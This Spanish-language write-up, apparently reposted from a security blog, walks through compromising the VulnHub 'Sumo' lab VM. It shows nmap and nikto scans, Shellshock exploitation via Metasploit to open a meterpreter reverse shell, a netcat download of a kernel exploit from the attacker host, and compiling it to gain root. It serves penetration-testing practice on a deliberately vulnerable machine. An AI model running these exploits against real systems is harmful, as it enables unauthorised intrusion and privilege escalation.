
Writeup - Sumo

Vamos a trabajar con una máquina virtual vulnerable disponible en **vulnhub**, llamada sumo.

La máquina la tenéis disponible en https://www.vulnhub.com/entry/sumo-1,480/ y es una magnifica manera para practicar con el **pentesting** debido a la sencillez de los pasos para poder resolverla. Al ejecutar la máquina Sumo nos aparece lo siguiente:




Comenzaremos con los pasos esenciales, que consisten en descubrir su dirección IP y a posteriori analizar sus puertos abiertos y que servicios están funcionando en cada puerto con *netdiscover* o con *nmap*.

```
 Currently scanning: 192.168.210.0/16   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 480
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.135.132 00:0c:29:c9:4e:fe      7     420  VMware, Inc.
 192.168.135.254 00:50:56:f1:18:06      1      60  VMware, Inc.

root@kali:/home/kali#
```

```
root@kali:/home/kali# nmap -e eth0 -sn 192.168.135.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 16:20 CET
Nmap scan report for 192.168.135.132
Host is up (0.00086s latency).
MAC Address: 00:0C:29:C9:4E:FE (VMware)
Nmap scan report for 192.168.135.254
Host is up (0.00021s latency).
MAC Address: 00:50:56:F1:18:06 (VMware)
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.72 seconds
root@kali:/home/kali#
```

```
root@kali:/home/kali# nmap -e eth0 -sS -sV -Pn -n -p- 192.168.135.132
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 16:23 CET
Nmap scan report for 192.168.135.132
Host is up (0.00077s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:C9:4E:FE (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
root@kali:/home/kali#
```

Al parecer tenemos una aplicación web disponible.



Veamos con nikto la existencia de las posibles vulnerabilidades y/o fallos de configuración que tiene:

```
root@kali:/home/kali# nikto -host http://192.168.135.132
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.135.132
+ Target Hostname:    192.168.135.132
+ Target Port:        80
+ Start Time:         2021-03-25 16:26:08 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177, mtime:
 Mon May 11 19:55:10 2020
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is th
e EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute for
ce file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: index.html
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability (http:
//cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability (ht
tp://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /cgi-bin/test/test.cgi: This might be interesting ...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2021-03-25 16:26:34 (GMT1) (26 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:/home/kali#
```

En teoría según dice Nikto contiene una vulnerabilidad de ejecución de comandos remotos **ShellShock**, pero del dicho al hecho hay un trecho. Primero se comprueba si dicha vulnerabilidad se trata de un verdadero positivo con un auxiliar de **Metasploit** orientado a dicha función.

```
msf6 > use auxiliary/scanner/http/apache_mod_cgi_bash_env
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > show options

Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CMD         /usr/bin/id      yes       Command to run (absolute paths required)
   CVE         CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2
                                          014-6278)
   HEADER      User-Agent       yes       HTTP header to use
   METHOD      GET              yes       HTTP method to use
   Proxies                      no        A proxy chain of format type:host:port[,type:host:po
                                          rt][ ... ]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts
                                          file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                    yes       Path to CGI script
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > set RHOSTS 192.168.135.132
RHOSTS ⇒ 192.168.135.132
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > set TARGETURI /cgi-bin/test.sh
TARGETURI ⇒ /cgi-bin/test.sh
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > exploit

[+] uid=33(www-data) gid=33(www-data) groups=33(www-data)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) >
```

Los resultados han sido óptimos, nos permite ejecutar comandos remotos con permisos de usuario **www-data**, una cuenta de usuario diseñada para el demonio del servidor de las aplicaciones web.

Ahora procederemos a crear la sesión remota con Metasploit, como sabéis existen más métodos.

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name             Current Setting   Required  Description
   ----             ---------------   --------  -----------
   CMD_MAX_LENGTH   2048              yes       CMD max line length
   CVE              CVE-2014-6271     yes       CVE to check/exploit (Accepted: CVE-2014-6271,
                                                CVE-2014-6278)
   HEADER           User-Agent        yes       HTTP header to use
   METHOD           GET               yes       HTTP method to use
   Proxies                            no        A proxy chain of format type:host:port[,type:h
                                                ost:port][ ... ]
   RHOSTS           192.168.135.132   yes       The target host(s), range CIDR identifier, or
                                                hosts file with syntax 'file:<path>'
   RPATH            /bin              yes       Target PATH for binaries used by the CmdStager
   RPORT            80                yes       The target port (TCP)
   SRVHOST          192.168.135.128   yes       The local host or network interface to listen
                                                on. This must be an address on the local machi
                                                ne or 0.0.0.0 to listen on all addresses.
   SRVPORT          8080              yes       The local port to listen on.
   SSL              false             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                            no        Path to a custom SSL certificate (default is r
                                                andomly generated)
   TARGETURI        /cgi-bin/test.sh  yes       Path to CGI script
   TIMEOUT          5                 yes       HTTP read response timeout (seconds)
   URIPATH                            no        The URI to use for this exploit (default is ra
                                                ndom)
   VHOST                              no        HTTP server virtual host
```

```
Payload options (linux/x86/meterpreter/reverse_tcp):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.135.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.135.132
RHOSTS => 192.168.135.132
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/test.sh
TARGETURI => /cgi-bin/test.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set SRVHOST 192.168.135.128
SRVHOST => 192.168.135.128
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.135.128
LHOST => 192.168.135.128
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.135.128:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 192.168.135.132
[*] Meterpreter session 2 opened (192.168.135.128:4444 → 192.168.135.132:56614) at 2021-03-25
16:33:03 +0100

meterpreter > 
```

Investigaremos la máquina con algunos de los comandos de meterpreter: servicios a la escucha, procesos activos, acceso a posibles ficheros con información sensible, etc…

```
meterpreter > netstat

Connection list
===============

    Proto  Local address          Remote address         State        User  Inode  PID/Program name
    -----  -------------          --------------         -----        ----  -----  ----------------
    tcp    0.0.0.0:80             0.0.0.0:*              LISTEN       0     0
    tcp    0.0.0.0:22             0.0.0.0:*              LISTEN       0     0
    tcp    192.168.135.132:80     192.168.135.128:34573  CLOSE_WAIT   33    0
    tcp    192.168.135.132:56614  192.168.135.128:4444   ESTABLISHED  33    0
    tcp    :::22                  :::*                   LISTEN       0     0
    udp    0.0.0.0:68             0.0.0.0:*                           0     0

meterpreter > getuid
Server username: www-data @ ubuntu (uid=33, gid=33, euid=33, egid=33)
meterpreter > 
```

```
meterpreter > shell
Process 1422 created.
Channel 1 created.
ls
test
test.sh
pwd
/usr/lib/cgi-bin
```

Dependiendo de lo que haya instalado en la máquina, ejecutando en este caso el comando de python: *python -c 'import pty;pty.spawn("/bin/bash")'* Obtendremos una shell más legible.

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/usr/lib/cgi-bin$ ls -la
ls -la
total 16
drwxr-xr-x  2 root root 4096 May 13  2020 .
drwxr-xr-x 56 root root 4096 May 11  2020 ..
-rwxr-xr-x  1 root root   73 May 13  2020 test
-rwxr-xr-x  1 root root   73 May 11  2020 test.sh
www-data@ubuntu:/usr/lib/cgi-bin$
```

```
www-data@ubuntu:/usr/lib/cgi-bin$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
sumo
www-data@ubuntu:/home$ cd sumo
cd sumo
www-data@ubuntu:/home/sumo$ ls -lisa
ls -lisa
total 28
790279 4 drwxr-xr-x 3 sumo sumo 4096 May 11  2020 .
786434 4 drwxr-xr-x 3 root root 4096 May 11  2020 ..
790459 4 -rw------- 1 sumo sumo   90 May 13  2020 .bash_history
790280 4 -rw-r--r-- 1 sumo sumo  220 May 11  2020 .bash_logout
790282 4 -rw-r--r-- 1 sumo sumo 3486 May 11  2020 .bashrc
923257 4 drwx------ 2 sumo sumo 4096 May 11  2020 .cache
790281 4 -rw-r--r-- 1 sumo sumo  675 May 11  2020 .profile
www-data@ubuntu:/home/sumo$
```

Tras realizar esos pasos manuales no se descubre nada, por lo que es hora de aventurarse con la posibilidad de que exista un exploit para su kernel. Primero se debe de comprobar el nombre del kernel.

```
www-data@ubuntu:/home/sumo$ uname -a
uname -a
Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
www-data@ubuntu:/home/sumo$
```

y a continuación buscar en nuestro repositorio de exploits con *searchsploit* (de exploit-db).

```
root@kali:/home/kali# searchsploit 3.2.0-23
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_sw       | linux_x86-64/local/33589.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege       | linux_x86-64/local/34134.c
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
root@kali:/home/kali#
```

La máquina parece tener una vulnerabilidad para elevar los privilegios, por lo que se procede a copiarlo a dicha máquina y comprobar su funcionamiento (*cuidado con este paso, algunos exploits de Kernel son "inestables" y pueden tirar el funcionamiento de todo el sistema operativo*).

```
root@kali:/home/kali# cp /usr/share/exploitdb/exploits/linux_x86-64/local/33589.c ./
root@kali:/home/kali# ls 33589.c
33589.c
root@kali:/home/kali# nc -lvp 44044 < 33589.c
listening on [any] 44044 ...
```

```
www-data@ubuntu:/tmp$ nc 192.168.135.128 44044 > exploit.c
nc 192.168.135.128 44044 > exploit.c
^C
Terminate channel 1? [y/N]  y
meterpreter > shell
Process 1434 created.
Channel 2 created.
cd /tmp
ls
PLGeR
PVHBc
VMwareDnD
exploit.c
jSqaS
vmware-root
vmware-root_1279-4281777698
wnidn
```

Es recomendable comprobar el código del exploit antes de compilarlo, muchos incluyen las instrucciones de su funcionamiento, e incluso del proceso para compilarlo, lo cual se debe de realizar al pie de la letra.

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/tmp$ cat exploit.c
cat exploit.c
/**
 * Ubuntu 12.04 3.x x86_64 perf_swevent_init Local root exploit
 * by Vitaly Nikolenko (vnik5287@gmail.com)
 *
 * based on semtex.c by sd
 *
 * Supported targets:
 * [0] Ubuntu 12.04.0 - 3.2.0-23-generic
 * [1] Ubuntu 12.04.1 - 3.2.0-29-generic
 * [2] Ubuntu 12.04.2 - 3.5.0-23-generic
 *
 * $ gcc vnik.c -O2 -o vnik
 *
 * $ uname -r
 * 3.2.0-23-generic
 *
 * $ ./vnik 0
 */
```

Finalmente se compila y ejecuta el exploit, ¡voliá! Tras lanzar su código podemos observar como disponemos de permisos de usuario root.

```
www-data@ubuntu:/tmp$ gcc -O2 exploit.c -o exploit
gcc -O2 exploit.c -o exploit
www-data@ubuntu:/tmp$ chmod 777 exploit
chmod 777 exploit
www-data@ubuntu:/tmp$ ./exploit 0
./exploit 0
IDT addr = 0xffffffff81dd7000
Using int = 3 with offset = -49063
root@ubuntu:/tmp#
```

Y comprobar los privilegios, por ejemplo, accediendo a la carpeta protegida */root*

```
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:/root# ls
ls
root.txt
```

Fuente: https://www.hackbysecurity.com/blog/sumo-write-up